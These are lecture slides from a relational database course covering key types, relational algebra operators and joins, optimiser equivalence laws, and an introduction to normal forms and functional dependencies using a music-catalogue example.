- **Natural Key** – a key derived from a real-world attribute.
- **Surrogate Key** – an artificially generated identifier.

Super Keys

Definition

A **super key** is *any* set of one or more attributes whose combined values are unique across all tuples in a relation.

- A super key may contain *more attributes than necessary* for uniqueness – it can include redundant attributes.
- Every relation has at least one super key: the set of *all* its attributes is always a super key (trivially).

Examples

Super keys of Album(ID, EAN, Title, Main_Artist, Release_Date):

{ID}, {EAN}, {ID, EAN}, {ID, Title}, {ID, EAN, Title}, ...

Even {ID, EAN, Title, Main_Artist, Release_Date} is a super key.

The concept of a super key is the *starting point* for the key taxonomy. In practice, super keys with redundant attributes are not directly useful – we refine them into candidate keys by removing unnecessary attributes. However, understanding super keys helps clarify *why* minimality matters: smaller keys mean smaller indices.

Candidate Keys

Definition

A **candidate key** is a *minimal* super key: no proper subset of its attributes is also a super key.

- **Unique**: no two tuples share the same candidate key value.
- **Irreducible**: removing any attribute from the key breaks uniqueness.
- A relation can have **multiple** candidate keys.

Examples

Candidate keys of Album:

- ID – internal surrogate identifier (UUID or integer)
- EAN – 13-digit product barcode (unique per album)

Candidate keys of Track:

- ID – surrogate key
- ISRC – International Standard Recording Code (unique per recording)
- {Album_ID, Disc_Nr, Track_Nr} – composite natural key

Primary Key

Definition

The **primary key (PK)** is the candidate key officially chosen as the main identifier for tuples in a relation.

- Must be **unique** for every tuple.
- Must **never be** NULL.
- Should be **stable** – it should rarely or never change after a tuple is created.

Examples

Album(ID, EAN, Title, Main_Artist, Release_Date)

The primary key is ID; it is underlined by convention.

In SQL, the PRIMARY KEY constraint automatically enforces both uniqueness and NOT NULL. Most database systems also create a **clustered index** on the primary key, which physically orders the rows on disk by PK value – making primary-key lookups extremely fast.

Why stability matters

If a primary key changes, every foreign key that references it must also be updated

Alternate / Secondary Keys

Definition

Alternate keys (also called *secondary keys*) are candidate keys that were *not* selected as the primary key. They are still genuine unique identifiers – we simply chose a different candidate key to be the PK.

Examples

In Album: Primary key = ID, so EAN becomes the **alternate key**.

In SQL: `UNIQUE (EAN)` – enforces uniqueness without making EAN the primary key.

Alternate keys serve an important practical role: **external systems** often know a natural identifier (EAN, ISBN, ISRC) but not the internal surrogate ID. By enforcing a unique constraint on the alternate key, you allow efficient lookups from those external systems while keeping a clean surrogate PK for internal foreign key references.

A good database schema **enforces all candidate keys**, not just the primary key. Failing to do so allows logically duplicate records that differ only in their surrogate ID – a common source of data quality problems in production systems.

Foreign Keys

Definition

A **foreign key (FK)** is an attribute (or set of attributes) in one relation whose values must match an existing primary key value in another (or the same) relation – or be NULL.

- Enforces **referential integrity**: you cannot reference a tuple that does not exist.
- Creates a **parent–child** relationship between tables.

Examples

Track(ID, *Album_ID*^{FK}, Disc_Nr, ...)

Album_ID in Track references ID in Album.

Inserting a track for a non-existent album raises an integrity error.

Referential Integrity Actions

When a referenced tuple is deleted or its PK is updated, the database must decide what to do with referencing rows. SQL offers: RESTRICT, CASCADE, SET NULL, SET DEFAULT. Choosing the right action is part of schema design – CASCADE

Simple vs. Composite Keys

Simple Key

A **simple key** consists of a **single attribute**.

- Easy to reference as a foreign key (one column).
- Typically a surrogate (auto-increment integer or UUID).

Composite Key

A **composite key** consists of **two or more attributes** whose combined values are unique.

- Common in **junction / association tables** that represent many-to-many relationships.
- Natural uniqueness constraints often emerge as composite keys.

Examples

Simple key: ID in Album

Composite key: {Album_ID, Disc_Nr, Track_Nr} in Track

⇒ Disc 1, Track 3 of album “K5MIF8A” identifies exactly one track.

Natural vs. Surrogate Keys

Natural Key

A **natural key** is derived from a real-world attribute that already exists in the data domain.

- Examples: EAN (barcode), ISBN (book), ISRC (music track), social security number, email address.
- **Pros:** human-readable, meaningful, no artificial column needed.
- **Cons:** may change (email addresses change!), often long (bad for indices and FK columns), may be unavailable at insert time.

Surrogate Key

A **surrogate key** is an artificially generated identifier with no inherent business meaning.

- Examples: auto-increment integer (SERIAL), UUID v4.
- **Pros:** stable, compact, always available, never changes.
- **Cons:** meaningless on its own, requires joining to see human-readable identity.

Exercise: Relational Databases

Task

Work through relations **Exercise 1A** through **Exercise 1D**.
(Simple: 1A & 1B Intermediate: 1C & 1D)

For each relation, answer the following questions:

- 1 List all **attributes** and their domains.
- 2 Identify all **candidate keys**; select and justify your choice of **primary key**.
- 3 Identify all **foreign keys** and state which primary key each one references.
- 4 Classify every key as *simple* / *composite* and *natural* / *surrogate*.
- 5 Create **2 realistic sample tuples** for each relation that respect all constraints.

Time: 15 minutes

Then we will discuss the solutions together. There is often more than one valid choice of primary key – be prepared to justify yours.

Preview: Relational Algebra

Why Do We Need It?

Defining relations, attributes, and keys tells us *how to store* data. We now need a formal language to describe *how to query and manipulate* that data.

Relational algebra provides the mathematical foundation for all relational query languages, including SQL. It defines a small set of **operations on relations that produce new relations** (closure property), which can be freely composed.

Core operations we will cover:

- Selection σ – filter rows by a predicate
- Projection π – select a subset of columns
- Rename ρ – rename a relation or attribute
- Union $\cup$, Intersection $\cap$, Difference $\setminus$ – set operations
- Cartesian product $\times$ – combine every pair of tuples
- Join $\bowtie$ – combine related tuples (natural join)
- Left / Right outer join $\ltimes$ / $\rtimes$
- Division $\div$ – “find all X that are associated with all Y”

Every SQL query you will ever write is an expression in relational algebra in disguise – understanding the algebra makes SQL comprehensible rather than a collection of memorized syntax.

Preview: Normal Forms

Motivation

Not all relation designs are equally good. A poorly designed schema can lead to:

- **Redundancy** – the same fact stored in multiple places.
- **Update anomalies** – changing one fact requires updating many rows; missing one causes inconsistency.
- **Insertion anomalies** – you cannot record a fact without first recording an unrelated fact.
- **Deletion anomalies** – deleting one fact accidentally destroys another.

Normal Forms

Normal forms are a hierarchy of design rules that systematically eliminate these problems by ensuring each fact is stored exactly once. We will cover:

- **1NF** – atomic values, no repeating groups
- **2NF** – no partial functional dependencies on a composite PK
- **3NF** – no transitive functional dependencies
- **BCNF** – Boyce–Codd Normal Form (stronger 3NF)

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra**
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

What is Relational Algebra?

Relational algebra is a **formal, procedural query language** for relational databases. Unlike declarative languages (where you state *what* you want), relational algebra requires you to specify *how* to retrieve data by composing a sequence of well-defined operations. It forms the mathematical backbone of SQL and every other relational query language.

Core Properties

- Every operation takes one or two *relations* as input and produces exactly one *relation* as output — the **closure property**. This means operations can be composed freely.
- Provides the theoretical foundation for SQL; every SQL SELECT statement can be translated into a relational algebra expression.
- By combining operations arbitrarily, queries of any complexity can be expressed.

Named Operators

Union $\cup$, Intersection $\cap$, Difference $\setminus$, Cartesian Product $\times$, Division $\div$, Restriction σ , Projection π , Rename ρ , Join $\bowtie$

Overview of All Operators

The table below lists all operators covered in this lecture. Unary operators act on a single relation; binary operators combine two relations. Join operators are a special family of binary operators and are treated separately in later frames.

Type	Symbol	Operator	Description
Binary	$\cup$	Union	All tuples from both relations, no duplicates
Binary	$\cap$	Intersection	Only tuples common to both
Binary	$\setminus$	Difference	Tuples in R_1 but not in R_2
Binary	$\times$	Cartesian Product	Every combination of tuples
Binary	$\div$	Division	Tuples in R_1 associated with ALL tuples in R_2
Unary	σ	Restriction	Filter rows by condition
Unary	π	Projection	Select specific columns
Unary	ρ	Rename	Rename relation or attributes
Unary	δ	Deduplication	Remove duplicate tuples
Unary	γ	Grouping/Aggregation	Group and aggregate
Unary	τ	Sorting	Sort tuples
Join	$\bowtie$	Join	Combine related tuples from two relations

Union $\cup$

The union operator **merges all tuples** from two relations into a single result relation. Duplicate tuples — tuples that appear in both input relations — are *eliminated automatically*, just as in mathematical set union.

Key Points

- Both relations must have the **same schema** (same number of attributes with compatible domains). This requirement is called *union compatibility*.
- Syntax: $R_1 \cup R_2$
- The result contains *at most* $|R_1| + |R_2|$ tuples; duplicate tuples reduce this count.

Examples

Example **EmployeesA $\cup$ EmployeesB** — two employee tables from different departments or branches are combined into one unified list. Every employee appears exactly once, even if a person happened to be recorded in both tables.

Intersection $\cap$

The intersection operator returns only those tuples that are present in **both** input relations simultaneously. It answers the question “what do these two sets have in common?”

Key Points

- Both relations must be *union-compatible* (same schema).
- Syntax: $R_1 \cap R_2$
- Intersection can be **derived** from the difference operator — it does not have to be a primitive operation:

$$R_1 \cap R_2 = R_1 \setminus (R_1 \setminus R_2)$$

Examples

Example **Employees** $\cap$ **Volunteers** — given a relation of all employees and a relation of all people who volunteered for the Christmas party, the result contains exactly the employees who also volunteered. People who volunteered but are not employees are excluded.

Difference \

The difference operator returns all tuples that are in R_1 **but not** in R_2 . It is sometimes written with a minus sign: $R_1 - R_2$.

Order Matters!

Unlike union and intersection, difference is **not commutative**: $R_1 \setminus R_2 \neq R_2 \setminus R_1$ in general. Swapping the operands gives an entirely different result.

Key Points

- Both relations must be union-compatible.
- Syntax: $R_1 \setminus R_2$
- The **Symmetric Difference** Δ returns tuples that appear in *either* relation but *not both*:

$$\Delta = (R_1 \setminus R_2) \cup (R_2 \setminus R_1)$$

Examples

Examples

- **Employees \ Volunteers** — employees who did *not* volunteer.
- **Volunteers \ Employees** — volunteers who are not employees (e.g. external

Cartesian Product $\times$

The Cartesian product (also called *cross product*) combines **every** tuple of R_1 with **every** tuple of R_2 , regardless of whether the combination is meaningful.

Key Points

- Result size: $|R_1| \times |R_2|$ tuples.
- The result schema contains *all* attributes from both relations (concatenated).
- Rarely useful on its own — it produces the full cross product including many nonsensical or redundant combinations.
- Usually the **precursor to a Join**: a Join is simply a Cartesian Product followed by a Restriction that filters only the meaningful combinations.
- Syntax: $R_1 \times R_2$

Examples

Example **Letters**($\{A, B, C\}$) $\times$ **Numbers**($\{1, 2, 3\}$) yields 9 tuples: $(A, 1), (A, 2), (A, 3), (B, 1), \dots, (C, 3)$. Without further filtering, all 9 combinations appear in the result.

Restriction σ

The restriction operator (also called *selection*) **filters rows** of a relation, keeping only those tuples that satisfy a given Boolean condition. It is the relational algebra equivalent of the SQL WHERE clause.

Key Points

- The *schema* of the output is identical to the input; only the number of rows may decrease.
- Conditions can use comparison operators ($=$, $\neq$, $<$, $>$, $\leq$, $\geq$) and logical connectives $\wedge$ (AND) and $\vee$ (OR).
- Multiple restrictions can be chained or merged:

$$\sigma_{C_1}(\sigma_{C_2}(R)) = \sigma_{C_1 \wedge C_2}(R)$$

- Syntax: $\sigma_{\text{condition}}(R)$

Examples

Example

$$\sigma_{\text{Department}='D01'}(\text{Employees})$$

Projection π

The projection operator **selects specific columns** from a relation, discarding all other attributes. It corresponds to naming individual columns in a SQL SELECT list (as opposed to SELECT *).

Key Points

- The number of rows stays the same *unless* removing columns causes duplicate tuples — duplicates are then eliminated (pure relational algebra). In SQL you need DISTINCT explicitly.
- Syntax: $\pi_{\text{col}_1, \text{col}_2, \dots}(R)$

Examples

Examples

- $\pi_{\text{User, ID, Department}}(\text{Employees})$ — return only those three columns from the Employees relation.
- Combining restriction and projection:

$$\pi_{\text{User}}(\sigma_{\text{Dept}='D01'}(\text{Employees}))$$

First, filter to department D01, then project to the User column only. This is

Rename ρ

The rename operator changes the **name of a relation or its attributes** without modifying the actual data. It is a purely structural operation needed whenever two relations that are to be combined share attribute names that would otherwise clash.

Key Points

- **Rename relation:** $\rho_{\text{NewName}}(R)$ — gives the whole relation a new name.
- **Rename attribute:** $\rho_{(\text{NewAttr}/\text{OldAttr})}(R)$ — renames one attribute; all data remain unchanged.
- Particularly important when self-joining a table (you need two differently named copies) or when joining tables that happen to share a column name that should *not* be the join criterion.

Examples

Examples

- $\rho_{\text{Employees}}(\text{Empl})$ — rename the relation `Empl` to `Employees`.
- $\rho_{(\text{Username}/\text{User})}(\text{Employees})$ — rename the attribute `User` to `Username` inside the `Employees` relation.

Division $\div$

Division is the most complex basic operator. $R_1 \div R_2$ returns all values of the *non-shared* attributes of R_1 for which the corresponding shared attributes cover **every** tuple in R_2 . In plain language: “find all X that are associated with *all* Y .”

Formal Definition

Let A denote the attributes in R_1 that are *not* in R_2 . Then:

$$R_1 \div R_2 = \pi_A(R_1) \setminus \pi_A((\pi_A(R_1) \times R_2) \setminus R_1)$$

This derivation shows that division is not strictly primitive — it can be expressed using projection, Cartesian product, and difference.

Examples

Example **Families $\div$ Children** — suppose the Children relation lists two children: *Linda* and *Haley*. The result contains every parent tuple from Families who has *both* Linda and Haley as children. A parent with only one of the two is excluded.

Additional Unary Operators

Basic relational algebra covers the operators introduced so far, but three additional unary operators are commonly added in practice to make the language more expressive and to bridge the gap to real SQL features.

Duplicate Elimination δ

Removes all duplicate tuples from a relation — equivalent to SQL DISTINCT.

Example: $\delta(\pi_{\text{Department}}(\text{Employee}))$ — return a list of distinct department names.

Grouping & Aggregation γ

Groups tuples by one or more attributes and computes aggregate functions (COUNT, SUM, AVG, MAX, MIN) over each group — equivalent to SQL GROUP BY.

Example: $\gamma_{\text{Department}, \text{SUM}(\text{Salary})}(\text{Employee})$

Sorting τ

Sorts the tuples of a relation by one or more attributes with optional ASC/DESC direction — equivalent to SQL ORDER BY.

Example: $\tau_{\text{Department}, \text{Salary DESC}}(\text{Employee})$

Join ⋈ — Why We Need It

Relational databases deliberately **split** information across multiple tables to reduce redundancy. A **join** reassembles related tuples from two (or more) tables on demand.

Core Identity

$$R_1 \bowtie_C R_2 = \sigma_C(R_1 \times R_2)$$

A join is *syntactic sugar* for a Cartesian product followed by a restriction. The condition C discards meaningless combinations.

Examples

Motivating Scenario

- `Products(ProdID, Name, BrandID)` — holds product data
- `Brands(BrandID, BrandName)` — holds brand names
- To display every product with its brand name, we must **join** the two tables on `Products.BrandID = Brands.BrandID`.

Types of Joins — Overview

There are several join variants; each handles *non-matching* tuples differently.

Symbol	Name	What happens to non-matching tuples
$\bowtie$	Natural Join	Discarded; join on all shared attribute names
$\bowtie_C$	Theta / Inner Join	Discarded; explicit condition C
$\ltimes$	Left Semi-Join	Right non-matches discarded; left attrs only
$\rtimes$	Right Semi-Join	Left non-matches discarded; right attrs only
$\bowtie_L$	Left Outer Join	Right side filled with NULL
$\bowtie_R$	Right Outer Join	Left side filled with NULL
$\bowtie_{LR}$	Full Outer Join	Both sides filled with NULL
$\triangleright$	Anti Join	Only left tuples <i>without</i> a right match

The following frames cover each variant in detail.

Natural Join $\bowtie$

The natural join **automatically** identifies every attribute that appears in both relations and joins on their equality. Shared columns appear only once in the result.

Properties

- No explicit condition needed — shared attribute names define it.
- Result schema = union of both schemas (duplicates removed).
- Can be chained: $A \bowtie X \bowtie M$ joins three tables.

Danger: Silent Wrong Results

If two tables coincidentally share an attribute name that should **not** be part of the join, the natural join silently produces incorrect output. Always verify which attributes are shared before using it.

Examples

Example Albums(AlbumID, ArtistID, Title) and Artists(ArtistID, Name)

`Albums  $\bowtie$  Artists` joins on ArtistID automatically.

Inner Join / Theta Join $\bowtie_C$

The **inner join** requires an *explicitly stated* join condition. The general form is the **theta join** ($\theta \in \{=, <, >, \leq, \geq, \neq\}$); when θ is $=$ it is called an **equi-join**.

Key Properties

- Only tuples with a matching counterpart in the other relation appear in the result — non-matching tuples are discarded.
- Both relations' full attribute sets appear in the result (unlike natural join, shared column names are *not* merged).
- Syntax: $R_1 \bowtie_{R_1.A = R_2.B} R_2$


Examples

Example

`Products` $\bowtie_{\text{Products.BrandID} = \text{Brands.BrandID}}$ `Brands`

Products without a matching brand *and* brands without any product are both excluded.

Inner Join — Venn Diagram and Example Table



Only the **intersection** survives.

Products	ProdID	Name	BrandID
	P1	Headphones	B1
	P2	Speaker	B2
	P3	Cable	NULL

Brands	BrandID	BrandName
	B1	Sony
	B2	Bose
	B3	JBL

Result (inner join on BrandID)

ProdID	Name	BrandID	BrandName	P3
P1	Headphones	B1	Sony	
P2	Speaker	B2	Bose	

(no brand) and B3 (no product) are excluded.

Composing Operators — Rename + Join + Project

The true power of relational algebra is **composing** operators freely: the output of any operator is itself a relation.

Reading Strategy

Read relational algebra expressions **inside-out**: start from the innermost sub-expression and apply each outer operator in turn.

Examples

Example: Show Product Name and Brand Name Only

$$\pi_{\text{ProdID, ProductName, BrandName}} \left(\rho_{\text{ProductName/Name}}(\text{Products}) \bowtie_{\text{BrandID}} \rho_{\text{BrandName/Name}}(\text{Brands}) \right)$$

Steps: (1) rename Name in Products $\rightarrow$ ProductName; (2) rename Name in Brands $\rightarrow$ BrandName (avoids ambiguity); (3) join; (4) project.

Left Semi-Join $\ltimes$ and Right Semi-Join $\rtimes$

A semi-join tests for the *existence* of a match but does **not** append columns from the other side.

Left Semi-Join $\ltimes$

Returns all tuples of R_1 for which at least one matching tuple exists in R_2 . Only columns of R_1 are retained.

$$X \ltimes_{X.A=Y.A} Y$$

Right Semi-Join $\rtimes$

Symmetric: returns tuples of R_2 that have a match in R_1 , using only R_2 's columns.

$$X \rtimes_{X.A=Y.A} Y$$


Examples

Use Case — “Which customers have placed at least one order?”

$$\text{Customers} \ltimes_{\text{Customers.ID}=\text{Orders.CustomerID}} \text{Orders}$$

Each customer appears **at most once** in the result (no row-per-order duplication); no order data is added.

Left Outer Join $\bowtie_L$ — Definition and Venn Diagram



All of A; matching part of B.

Left Outer Join $\bowtie_L$

All tuples from the **left** relation are kept. Matching tuples from the right are appended. Where no match exists, right-side columns are filled with NULL.


Products $\bowtie_L$ Brands:

ProdID	Name	BrandID	BrandName
P1	Headphones	B1	Sony
P2	Speaker	B2	Bose
P3	Cable	NULL	NULL

P3 is preserved; its brand columns are NULL.


B3 (JBL, no products) is **not** included.

Right Outer Join $\bowtie_R$ and Full Outer Join $\bowtie_{LR}$



Right Outer Join

All tuples from the **right** relation are kept. Unmatched left-side columns become NULL.



Full Outer Join

All tuples from both sides; NULL-filled on the missing side.

$$R_1 \bowtie_{LR} R_2 = (R_1 \bowtie_L R_2) \cup (R_1 \bowtie_R R_2)$$

Products $\bowtie_R$ Brands:

ProdID	Name	BrandID	BrandName
P1	Headphones	B1	Sony
P2	Speaker	B2	Bose
NULL	NULL	B3	JBL

Products $\bowtie_{LR}$ Brands:

ProdID	Name	BrandID	BrandName
P1	Headphones	B1	Sony
P2	Speaker	B2	Bose
P3	Cable	NULL	NULL
NULL	NULL	B3	JBL

Anti Join ▷


The anti join returns tuples from R_1 for which there is **no** matching tuple in R_2 — the complement of a semi-join.

$$X \triangleright_{X.A=Y.A} Y$$

Examples

Use Case — “Customers who have never ordered”

$$\text{Customers} \triangleright_{\text{ID} = \text{CustomerID}} \text{Orders}$$



Only the **left-only** part.







Examples

Concrete example (Products ▷ Brands) Only P3 appears in the result because it is the only product with no matching brand.

Note: The anti join can be expressed as:

$$R_1 \triangleright R_2 = R_1 \setminus (R_1 \bowtie R_2)$$

Join Summary — All Variants Side by Side

Join Type	Symbol	Venn
Inner / Theta Join	$\bowtie_C$	
Left Outer Join	$\bowtie_L$	
Right Outer Join	$\bowtie_R$	
Full Outer Join	$\bowtie_{LR}$	
Left Semi-Join	$\ltimes$	
Anti Join	$\rhd$	

Key Insight

Inner: only overlap.

Full Outer: everything.

Anti: orphans only.

Algebraic Laws — Why They Matter

A **query optimiser** inside a DBMS never executes the query as written. Instead it **rewrites** the expression using algebraic equivalences to find a cheaper execution plan.

Core Principle

Two expressions are **equivalent** if they produce the same result for every valid database instance. The DBMS may freely substitute one for the other.

Examples

Motivating Example Consider $\sigma_{\text{Country}=\text{'DE'}}(\text{Customers} \times \text{Orders})$

The Cartesian product alone could produce *millions* of rows. The optimiser rewrites this by **pushing** the restriction *inside* the product:

$$\sigma_{\text{Country}=\text{'DE'}}(\text{Customers}) \times \text{Orders}$$

Now only German customers participate in the product — a dramatic reduction in intermediate-result size.

Laws: Commutativity

An operator is **commutative** if swapping the operands yields the same result.

Commutative Operators

- **Union:** $A \cup B = B \cup A$
- **Intersection:** $A \cap B = B \cap A$
- **Cartesian Product:** $A \times B = B \times A$
- **Join:** $A \bowtie B = B \bowtie A$

Set Difference is NOT commutative

$A \setminus B \neq B \setminus A$ in general.

Practical Use

The DBMS may reorder join operands so that the *smaller* table is processed first, reducing memory usage for hash joins.

Laws: Associativity

An operator is **associative** if the grouping of operands does not matter.

Associative Operators

- **Union:** $(A \cup B) \cup C = A \cup (B \cup C)$
- **Intersection:** $(A \cap B) \cap C = A \cap (B \cap C)$
- **Cartesian Product:** $(A \times B) \times C = A \times (B \times C)$
- **Join:** $(A \bowtie B) \bowtie C = A \bowtie (B \bowtie C)$

Practical Use — Join Ordering

With commutativity and associativity together, a DBMS can try **all possible join orderings** for a multi-table query and pick the cheapest. For n tables there are $\frac{(2(n-1))!}{(n-1)!}$ possible orderings — a key part of cost-based optimisation.

Laws: Restriction Rules (!)

Note: Not Required for Exam

The following equivalences are important for understanding query optimisation but will not be examined.

Restrictions are **cheap** (they reduce tuple counts) and should be applied *as early as possible* — this is called **predicate push-down**.

Key Equivalences

- **Merge:** $\sigma_{C_1}(\sigma_{C_2}(R)) = \sigma_{C_1 \wedge C_2}(R)$
- **Commutativity:** $\sigma_{C_1}(\sigma_{C_2}(R)) = \sigma_{C_2}(\sigma_{C_1}(R))$
- **Distribute over union:** $\sigma_C(R_1 \cup R_2) = \sigma_C(R_1) \cup \sigma_C(R_2)$
- **Distribute over join (push-down):** $\sigma_C(R_1 \bowtie R_2) = \sigma_C(R_1) \bowtie \sigma_C(R_2)$
- **Commute with projection:** $\sigma_C(\pi_A(R)) = \pi_A(\sigma_C(R))$ (restrict *before* projecting)

Laws: Predicate Push-Down — Worked Example (!)

Note: Not Required for Exam

Scenario

Goal: Find the names of German customers and their order totals.

Naive plan:

$$\pi_{\text{Name, Total}}(\sigma_{\text{Country}='DE'}(\text{Customers} \bowtie \text{Orders}))$$

The join produces a huge intermediate result before filtering.

Optimised plan (push restriction inside join)

$$\pi_{\text{Name, Total}}(\sigma_{\text{Country}='DE'}(\text{Customers}) \bowtie \text{Orders})$$

Filter **Customers** first $\Rightarrow$ only German customers participate in the join $\Rightarrow$ much smaller intermediate result.

Both expressions are **equivalent** — the result is identical.

Laws: Division and Further Rules (!)

Note: Not Required for Exam

These rules deepen understanding of the algebra but are not examinable.

Push a Condition Into a Join Operand

If C references only attributes of R_2 :

$$\sigma_C(R_1 \bowtie R_2) = R_1 \bowtie \sigma_C(R_2)$$

Filtering R_2 *before* the join reduces the number of tuples that participate.

Division as the Inverse of Cartesian Product

$$R_1 = (R_1 \times R_2) \div R_2$$

Just as $x = (x \cdot y)/y$ in arithmetic, division undoes a Cartesian product. This identity confirms the intuitive meaning of the division operator.

Projection Cascade

$$\pi_A(\pi_{AB}(R)) = \pi_A(R) \quad (\text{the outer projection subsumes the inner one})$$

Laws: Summary for the Query Optimiser (!)

Note: Not Required for Exam

Law	Optimiser action
Commutativity of join	Reorder tables so smaller table is on the left
Associativity of join	Reorder multi-table joins to minimise intermediate sizes
Predicate push-down	Move σ as close to base tables as possible
Projection push-down	Move π inward to reduce column count early
Merge restrictions	Combine multiple σ into one filter pass

The Big Picture

These equivalences are **not about correctness** — the results are always the same. They are about **efficiency**: reducing the number of rows and columns that must be materialised during query execution.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms**
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Why Normal Forms? – The Problem

Starting Point: A “Naive” Table

A table that stores everything in one place leads to systematic problems.

ID	Title	Songs	Artist	Debut	Genre	Rel.
A100	Midnights	Would've...; Karma	Taylor Swift	2006	Pop	2022
A101	1989 (TV)	Shake It Off; Blank Space	Taylor Swift	2006	Pop	2023
A102	SOS	Anti-Hero; Die For You	SZA	2012	R&B	2022

Spot the Problems

- **Songs column** contains multiple values in one cell – not atomic!
- **Debut year** 2006 appears twice for Taylor Swift – redundancy!
- If Taylor Swift changes her name, we must update *every* row.

The Four Anomalies

Update Anomaly

If Taylor Swift's debut year is stored in n rows and we update only $k < n$, the database becomes **inconsistent** – some rows say 2006, others say 2004.

Insertion Anomaly

We **cannot record a new artist** unless they have already released an album. The schema forces us to have album data before artist data can be stored.

Deletion Anomaly

If we delete SZA's only album (A102), we **lose all information about SZA** as well – artist data exists only inside the album rows.

Root Cause

All anomalies stem from storing **multiple independent facts** in the same relation without separating their concerns.

The Solution: Normal Forms

What Are Normal Forms?

Normal forms (NF) are a series of progressive design rules. Each rule eliminates a specific class of redundancy or dependency problem.

Key Properties

- Normal forms are **cumulative**: a relation in n NF must also satisfy all lower normal forms – there is no skipping.
- Each step decomposes relations into smaller, cleaner ones.
- The decomposition must be **lossless** (no information destroyed).

Normal Form Hierarchy

- **1NF** – atomic values
- **2NF** – no partial FDs
- **3NF** – no transitive FDs
- **BCNF** – every determinant is a superkey
- **4NF** – no multivalued FDs

Two Key Algorithms

- **Synthesis** → 3NF
lossless + dependency-preserving
- **Decomposition** → BCNF
lossless, may lose some FDs

In practice: Most production databases are designed to **3NF** or

What is a Functional Dependency?

Definition

A **functional dependency (FD)** $A \rightarrow B$ holds in a relation R if:

$$\forall t_1, t_2 \in R : t_1[A] = t_2[A] \Rightarrow t_1[B] = t_2[B]$$

Whenever two tuples agree on A , they *must* agree on B .

We say: “**A functionally determines B**”.

Notation

- $A \rightarrow B$ — “A determines B”
- $AB \rightarrow C$ — both A and B together determine C
- $A \twoheadrightarrow B$ — multivalued dependency (4NF)

Key Insight

FDs describe *semantic* constraints of the real world. They are determined by the **meaning** of the data, not by one particular snapshot of values.

Functional Dependencies — Examples from the Music Domain

Using our running example: an online music catalogue.

Functional Dependency	Reading
$\text{ArtistID} \rightarrow \text{Name}, \text{Country}, \text{DebutYear}$	Each artist ID has exactly one name, country, and debut year.
$\text{AlbumID} \rightarrow \text{Title}, \text{ArtistID}, \text{Genre}, \text{ReleaseYear}$	Album ID determines all album attributes.
$\text{AlbumID}, \text{TrackNumber} \rightarrow \text{Title}, \text{Duration}$	Track is uniquely identified by album and track number.

Examples

	AlbumID	TrackNumber	Title	ArtistID
Concrete Data	A100	1	Anti-Hero	ART1
	A100	2	Karma	ART1
	A101	1	As It Was	ART2

$\text{AlbumID} \rightarrow \text{ArtistID}$ holds: both A100 rows give ART1.

Types of FDs: Trivial, Partial, Transitive

Trivial FD

$AB \rightarrow B$ — the dependent is a *subset* of the determinant. Always true by definition; carries no useful information; can be ignored in analysis.

Partial FD — Target of 2NF

$AB \rightarrow C$ holds, but also $A \rightarrow C$ alone holds. B is **redundant** in the determinant.
Example: Key is (AlbumID, TrackNumber), but AlbumID $\rightarrow$ Genre holds alone. Genre depends only on the album, not the track — **partial dependency**.

Transitive FD — Target of 3NF

$A \rightarrow B$ and $B \rightarrow C$ (with B non-prime) implies $A \rightarrow C$ *indirectly*.
Example: AlbumID $\rightarrow$ ArtistID $\rightarrow$ DebutYear
Debut year depends on the artist, not directly on the album.

Types of FDs: Full and Multivalued

Fully Functional FD

$AB \rightarrow C$ holds, and *neither* $A \rightarrow C$ nor $B \rightarrow C$ alone holds. Both attributes in the determinant are genuinely required.

Example: AlbumID, TrackNumber $\rightarrow$ Title

Neither the album ID alone nor the track number alone uniquely identifies a track title.

Multivalued FD — Target of 4NF

$A \twoheadrightarrow B$ — knowing A determines an entire *set* of B values, independently of other attributes.

Example: A musician can have multiple instruments AND multiple languages spoken. These are **independent** multi-valued facts.

Summary: Which NF Eliminates Which Dependency Type?

2NF	Eliminates partial FDs
3NF	Eliminates transitive FDs
BCNF	Every determinant must be a superkey
4NF	Eliminates multivalued FDs

[GRAPHIC PLACEHOLDER] FD Diagram for the Music Example

INSERT GRAPHIC HERE

Add a functional dependency diagram (attribute graph) showing:

- $\text{AlbumID} \rightarrow \text{Title, Genre, ReleaseYear, ArtistID}$
- $\text{ArtistID} \rightarrow \text{Name, DebutYear}$
- $(\text{AlbumID}, \text{TrackNumber}) \rightarrow \text{Title, Duration}$
- Dashed arrow from AlbumID through ArtistID to DebutYear showing the transitive chain

Suggested tool: TikZ (attribute nodes as rounded rectangles, solid arrows for direct FDs, dashed arrow for the transitive dependency)

Armstrong Axioms — Deriving New FDs

Named after William W. Armstrong (1974). These inference rules let us **derive** every FD that logically follows from a given set F .

The Three Base Axioms

1 Reflexivity:

If $B \subseteq A$, then $A \rightarrow B$.

A set determines its own subsets.

2 Augmentation:

If $A \rightarrow B$, then $AC \rightarrow BC$.

Adding attributes to both sides preserves the FD.

3 Transitivity:

If $A \rightarrow B$ and $B \rightarrow C$, then $A \rightarrow C$.

Derived Rules (shortcuts)

4 Union:

$A \rightarrow B, A \rightarrow C \Rightarrow A \rightarrow BC$

5 Decomposition:

$A \rightarrow BC \Rightarrow A \rightarrow B$ and $A \rightarrow C$

6 Pseudotransitivity:

$A \rightarrow B, CB \rightarrow D \Rightarrow CA \rightarrow D$

Completeness and Soundness

The Armstrong axioms are both **complete** (every FD that holds can be derived) and **sound** (every derived FD actually holds). They form the foundation for all normalisation algorithms.

Armstrong Axioms — Applied to the Music Example

Given the following FDs for our music catalogue:

